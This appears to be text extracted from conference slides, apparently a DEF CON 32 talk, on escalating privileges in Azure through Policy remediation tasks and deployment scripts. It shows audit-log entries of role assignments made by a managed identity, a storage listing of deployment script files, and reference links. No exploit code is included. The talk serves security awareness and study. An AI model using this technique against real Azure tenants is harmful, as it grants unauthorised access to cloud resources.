
Remediation Task Run Only Once



AUDIT LOG









Create role assignment

Tue Jul 30 2024 01:13:07 GMT+0100 (British Summer Time)

+ New alert rule

Summary JSON Change history (Change history is not applicable to this type of activity log)

Resource /subscriptions/edad2455-179b-4571-b559-

877fb12b46ac/providers/Microsoft.Authorization/roleAssignments/fa527a5e-1010-40d9-bac4-

ed9050af22c5

Operation name Create role assignment

Time stamp Tue Jul 30 2024 01:13:07 GMT+0100 (British Summer Time)

Event initiated by cybernewbie1337@gmail.com

Message Shared with 'managed_identity'.


Role -

Scope -



Create role assignment

Tue Jul 30 2024 01:33:28 GMT+0100 (British Summer Time)



Summary JSON Change history

Resource /subscriptions/edad2455-179b-4571-b559-

877fb12b46ac/resourceGroups/cvtrsg/providers/Microsoft.Authorization/roleAssignments/0c1432c5-

X

843b-40ff-80d8-47861bd204d9

Operation name Create role assignment

Time stamp Tue Jul 30 2024 01:33:28 GMT+0100 (British Summer Time)

Event initiated by managed_identity

Message Shared with 'defcon32_cv'.

Role -


Scope -



Home > deploymentscript474694		
deploymentscript474694 Storage browser		
	deploymentscript474694	↑ Upload + Add directory 🖰 Refresh 🗓 Delete 🗅 Copy 🖺 Paste 🖷 Rename 🖫 Edit columns
Overview	★ Favorites	File shares > 🛋 b5ampvc4exr32azscripts > 🛅 azscriptinput
Activity log	> 🌣 Recently viewed	Authentication method: Access key (Switch to Microsoft Entra user account)
◆ Tags	■ Blob containers	Search files by prefix
Diagnose and solve problems	✓	Showing all 4 items
Access Control (IAM)	3nbcwdexvgx24azscripts	Name
P Data migration	b5ampvc4exr32azscripts	
Events	View all	AzureCLI.msi
Storage browser	Queues Tables	DeploymentScript.ps1
Storage Mover		☐ license.ps1
Partner solutions		primaryscripturi.config
> Data storage		



ENTRAID AUDIT LOG





LINISI

- Original Policy https://techcommunity.microsoft.com/t5/coreinfrastructure-and-security/azure-policy-remediation-with-deploymentscripts/ba-p/1594674
- Azure Policy Examples https://github.com/Azure/azure-policy
- Azure Community Policy Examples https://github.com/Azure/Community-Policy
- Azure Policy Examples https://www.azadvertizer.net/azpolicyadvertizer_all.html



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• https://codingfor.beer/creating-an-azure-policy-remediation-task-for-an-azure-policy-initiative-e75214373c99

https://marcogerber.ch/the-power-of-azure-policy-deployifnotexists/

• https://itnext.io/implementing-and-troubleshooting-a-custom-azure-policy-definition-1ab8d0634bb2



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https://journeyofthegeek.com/2021/03/07/writing-a-custom-azure-policy/

• https://msftplayground.com/2022/03/building-your-azure-policies-part-1/



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 https://securitylabs.datadoghq.com/articles/azure-policy-privilegeescalation/

• https://medium.com/cyesec/azure-ad-privilege-escalation-through-auto-assignment-policies-2d0422be4f25

 https://medium.com/@vladimir.tul/elevating-privileges-throughazure-policy-872298cf673f

QUESTIONS

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https://github.com/woodspeed/conferences

